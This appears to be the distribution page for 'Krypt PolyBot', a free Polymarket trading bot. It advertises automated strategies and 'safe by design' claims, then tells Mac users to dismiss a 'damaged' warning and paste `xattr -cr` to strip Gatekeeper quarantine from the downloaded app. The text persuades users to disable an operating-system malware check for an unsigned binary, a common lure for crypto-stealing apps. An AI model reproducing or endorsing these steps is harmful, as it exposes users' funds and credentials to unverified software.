
Krypt PolyBot V3.5
Free Polymarket Bot
Usage guide
Krypt Polybot

A free, open-source Polymarket auto trading bot focused on momentum, whale tracking, market sentiment, and prediction-market edge.
Krypt Polybot watches real-time Polymarket markets, large trader movement, volume shifts, price action, and short-term momentum to automatically enter and manage trades based on configurable strategies instead of emotion. It’s built for speed, transparency, and control — with every signal, threshold, and action fully visible to the user.
What it does
- One-click strategies — Momentum, Whale Follow, Sentiment Shift, Volume Spike, Trend Continuation, Mean Reversion, Spread Scalp, and full Manual Mode.
- Market intelligence — tracks aggressive order flow, sudden liquidity changes, whale-sized positions, price movement, spread changes, and momentum shifts across supported markets.
- Category-based trading — monitor politics, crypto, sports, culture, finance, news, and other Polymarket categories with separate strategy settings for each.
- Short-term market analysis — supports 5-minute, 15-minute, and 1-hour market windows to detect fast-moving opportunities before they fade.
- Automation and execution — auto-entry, auto-exit, take profit, stop loss, cooldowns, max exposure limits, and smart position sizing.
- Real-time dashboard — live PnL, open positions, market heatmaps, signal strength, trade history, market watchlists, and execution logs.
- Alerts and monitoring — desktop notifications, webhook support, sound alerts, and optional Discord integration for signals, fills, and market movement.
- Full customization — adjust confidence thresholds, whale size filters, liquidity requirements, risk tolerance, timing windows, category rules, and strategy behavior from one interface.
Safe by design
- Every trade and signal is logged locally and fully transparent.
- Simulation and paper-trading modes let you test strategies before risking capital.
- Configurable loss limits, cooldowns, max position sizes, and kill switches help prevent runaway trading.
- No account system, no telemetry, no hidden cloud processing.
- Open-source and fully inspectable — nothing hidden behind APIs or locked binaries.
Built for control
Krypt Polybot is designed for users who want automation without giving up visibility. You decide which markets it watches, how aggressive it trades, what categories it avoids, how much risk it can take, and when it should stop.
No black box. No hidden logic. No emotional trading.
MACBOOK HOW TO USE — READ THIS IF THE APP SAYS "DAMAGED" =================================================
macOS shows:
"Krypt PolyBot is damaged and can't be opened. You should move it to the Trash."
The app is NOT damaged. Krypt PolyBot is not signed with an Apple Developer certificate, so macOS Gatekeeper quarantines it after download and shows this message for ANY unsigned app. Removing the quarantine flag fixes it permanently.
HOW TO FIX (takes 30 seconds) -----------------------------
- Drag "Krypt PolyBot" into the Applications folder
(like any other app in this window).
- Open Terminal:
press Cmd+Space, type "Terminal", press Enter.
- Copy-paste this command and press Enter:
xattr -cr "/Applications/Krypt PolyBot.app"
- Open Krypt PolyBot from Applications. It now starts normally,
this time and every time after.
If it still won't open on the very first launch, right-click the app icon → "Open" → "Open" once.
WHY THIS HAPPENS ----------------
Apple charges for Developer ID signing and notarization; unsigned apps downloaded from the internet get a "quarantine" attribute, and recent macOS versions word the block as "damaged" instead of "unidentified developer". The xattr command above removes only that quarantine attribute from this app — it does not change anything else on your system.
You only ever need to do this once per install/update.
Questions? Check the README or the support Discord.